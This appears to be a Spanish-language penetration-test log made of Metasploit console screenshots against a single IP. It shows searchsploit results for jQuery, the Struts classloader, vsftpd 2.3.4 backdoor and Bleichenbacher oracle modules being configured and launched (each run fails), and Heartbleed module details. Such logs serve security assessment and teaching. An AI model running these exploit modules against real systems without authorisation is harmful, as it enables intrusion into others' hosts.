
Búsqueda de exploits por version de jquery



```
msf6 > searchsploit jquery 1.11.1
[*] exec: searchsploit jquery 1.11.1

Exploits: No Results
Shellcodes: No Results
msf6 > searchsploit jquery
[*] exec: searchsploit jquery

---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
BK Mobile jQuery CMS 2.4 - Multiple Vulnerabilities                               | php/webapps/39339.txt
blueimp's jQuery 9.22.0 - (Arbitrary) File Upload (Metasploit)                    | php/remote/45790.rb
Blueimp's jQuery File Upload 9.22.0 - Arbitrary File Upload Exploit               | php/webapps/46182.py
jQuery - jui_filter_rules PHP Code Execution                                      | php/remote/36124.txt
jQuery 1.0.3 - Cross-Site Scripting (XSS)                                         | multiple/webapps/49767.txt
jQuery 1.2 - Cross-Site Scripting (XSS)                                           | multiple/webapps/49766.txt
jQuery UI 1.12.1 - Denial of Service (DoS)                                        | multiple/dos/49489.html
jQuery Uploadify 2.1.0 - Arbitrary File Upload                                    | multiple/webapps/11218.txt
jQuery-File-Upload 9.22.0 - Arbitrary File Upload                                 | php/webapps/45584.txt
JQuery-Real-Person plugin - Bypass Captcha                                        | php/webapps/18167.txt
WordPress Plugin 1-jquery-photo-gallery-Slideshow-flash 1.01 - Cross-Site Scripting | php/webapps/36382.txt
WordPress Plugin Delightful Downloads Jquery File Tree 1.6.6 - Path Traversal     | php/webapps/49693.php
WordPress Plugin jQuery Mega Menu 1.0 - Local File Inclusion                      | php/webapps/16250.txt
WordPress Plugin NextGEN Gallery - 'jqueryFileTree.php' Directory Traversal       | php/webapps/39100.txt
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
msf6 > |
```


Metasploit

Configuración de exploit de manejo remoto




```
msf6 exploit(multi/http/struts_code_exec_classloader) > set RHOSTS 192.188.58.165
RHOSTS => 192.188.58.165
msf6 exploit(multi/http/struts_code_exec_classloader) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(multi/http/struts_code_exec_classloader) > set SRVPORT 443
SRVPORT => 443
msf6 exploit(multi/http/struts_code_exec_classloader) > |
```

Ejecución de exploit de manejo remoto




```
msf6 exploit(multi/http/struts_code_exec_classloader) > exploit

[*] Started reverse TCP handler on 10.9.9.243:4444
[*] Modifying Class Loader...
[-] Exploit aborted due to failure: timeout-expired: 192.188.58.165:8080 - No answer
[*] Exploit completed, but no session was created.
```


Selección, configuración y ejecución de exploit de backdoor



```
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.188.58.165
RHOSTS => 192.188.58.165
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Comman
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.188.58.165:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout
 The connection with (192.188.58.165:21) timed out.
[*] Exploit completed, but no session was created.
```

Metasploit

Configuración y ejecución de exploit bleichenbacher_oracle




```
Check supported:
  No

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  RHOSTS                         yes       The target host(s), see https:/
                                           /github.com/rapid7/metasploit-f
                                           ramework/wiki/Using-Metasploit
  THREADS       1                yes       The number of concurrent thread
                                           s (max one per host)
  cipher_group  all              yes       Use TLS_RSA ciphers with AES an
                                           d 3DES ciphers, or only TLS_RSA
                                           _WITH_AES_128_CBC_SHA or TLS-RS
                                           A-WITH-AES-128-GCM-SHA256 (Acce
                                           pted: all, cbc, gcm)
  rport         443              yes       The target port
  timeout       5                yes       The delay to wait for TLS respo
                                           nses
```




```
msf6 auxiliary(scanner/ssl/bleichenbacher_oracle) > set RHOSTS 192.188.58.16
5
RHOSTS => 192.188.58.165
msf6 auxiliary(scanner/ssl/bleichenbacher_oracle) > exploit

[*] Running for 192.188.58.165...
[-] Module dependencies (gmpy2 and cryptography python libraries) missing, c
annot continue
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Búsqueda de más exploits relacionados a SSL



```
msf6 auxiliary(scanner/ssl/bleichenbacher_oracle) > use 0
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show info

       Name: OpenSSL Heartbeat (Heartbleed) Information Leak
     Module: auxiliary/scanner/ssl/openssl_heartbleed
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2014-04-07

Provided by:
  Neel Mehta
  Riku
  Antti
  Matti
  Jared Stafford <jspenguin@jspenguin.org>
  FiloSottile
  Christian Mehlmauer <FireFart@gmail.com>
  wvu <wvu@metasploit.com>
  juan vazquez <juan.vazquez@metasploit.com>
  Sebastiano Di Paola
  Tom Sellers
  jjarmoc
  Ben Buchanan
  herself
```

